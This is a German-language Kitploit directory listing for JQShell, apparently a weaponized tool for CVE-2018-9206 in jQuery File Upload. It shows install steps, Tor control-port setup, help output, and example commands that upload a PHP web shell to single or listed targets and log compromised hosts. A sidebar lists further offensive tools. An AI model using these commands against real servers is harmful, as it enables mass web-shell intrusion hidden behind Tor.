

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/stahlz/jqshell
SchwachstellenscannerExploitationWebanwendungs-ExploitationPenetrationstestsLernen & Bildung
GitHubstahlz/jqshell

JQShell

Automatisiertes Exploit-Tool für CVE-2018-9206 (jQuery File Upload) mit Single-/Multi-Target-Scanning, Tor-Proxy-Unterstützung und Ausgabeprotokollierung für Penetrationstests und Bildungszwecke.

Repository anzeigen
621483vor 8 JahrenVon Kitploit geprüft
Teilen

Alternativtext

JQShell

Eine bewaffnete Version von CVE-2018-9206.

Haftungsausschluss

Die Verwendung dieses Tools gegen Server, die Sie nicht kontrollieren, ist in den meisten Ländern illegal. Der Autor übernimmt keine Verantwortung für die Handlungen derjenigen, die diese Software für illegale Zwecke verwenden. Diese Software ist nur für Bildungszwecke bestimmt. Bei der Erstellung dieser Software wurden keine Server illegal geknackt.

Funktionen

Einzelziel Mehrfachziel Tor

Voraussetzungen

Bitte installieren Sie diese erforderlichen Pakete.

Python3

pip3 install requests pysocks subprocess stem

Tor-Kontrollport

Um Tor in diesem Skript zu verwenden, müssen Sie Ihre torrc-Datei bearbeiten und den Tor-Kontrollport auf 9051 aktivieren.

Normalerweise befindet sich diese Datei hier: /etc/tor/torrc

Öffnen Sie diese Datei und ändern Sie diese Zeile:

#ControlPort 9051

zu

ControlPort 9051

Starten Sie den Tor-Dienst neu.

Verwendung


usage: jqshell.py [-h] [-l LIST_INIT] [-t SINGLE_TARGET] -s SHELL_LOC
                  [-o OUTPUTZ] [-tor]

optional arguments:
  -h, --help            show this help message and exit
  -l LIST_INIT, --list LIST_INIT
                        Select for a list of assets to exploit
  -t SINGLE_TARGET, --target SINGLE_TARGET
                        Single exploit target
  -s SHELL_LOC, --shell SHELL_LOC
                        This is required, put the fullpath to your shell
  -o OUTPUTZ, --output OUTPUTZ
                        This is full path to were you want to save your list
                        of confirmed hosts
  -tor, --tor_proxy     Select if you have tor installed, you will need to
                        enable control port

Beispiele

Ausführung gegen ein einzelnes Ziel.

python3 jqshell.py -t http://localhost/folderwerejqueryis -s /var/www/html/shell.php

Ausführung gegen ein einzelnes Ziel mit Speichern der Ausgabe.

python3 jqshell.py -t https://localhost/folderwerejqueryis -s /var/www/html/shell.php -o pwned.txt

Ausführung einer Liste mit Speichern der Ausgabe.

python3 jqshell.py -l /opt/jquery/test.txt -s /var/www/html/shell.php -o pwned.txt

Autor

  • Joshua Whitaker
  • Twitter @_Stahlz
  • E-Mail - [email protected]
  • Webseite - stahl.io
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    402
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    260
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





